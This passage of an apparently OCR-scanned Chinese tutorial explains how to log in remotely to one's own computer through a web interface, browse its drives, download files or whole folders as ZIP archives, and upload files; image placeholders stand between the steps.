


图 5




图 6




图 7

login，就可以访问已经连接到互联网上的主机了。

第 2 步：浏览文件

正常远程登录自己的主机后，默认进入的是“My Computer”，也就是“我的电脑”中的内容，点击某个盘符对应的就是打开某个盘，操作起来与在自己电脑上没有什么分别（图8）。




图8

第3步：远程下载

进入准备下载的文件夹，如果只是需要下载单个文件，从右键菜单中选择“另存为”即可。如果需要下载整个文件夹，可以点击页面右上角的“Download Folder”链接，它会弹出一个页面，提示该文件夹包含的文件数量和体积，确认后将要下载的文件夹打包为ZIP压缩包开始下载（图9）。遗憾的是它只支持浏览器直接下载，不支持FlashGet、迅雷等第三方工具下载。相同的，亦可上传文件。点击页面右下角的“Upload Here”链接，它会弹出一个页面（图10）。选择本地要上传的文件后，点击“Upload File”即可。




图9

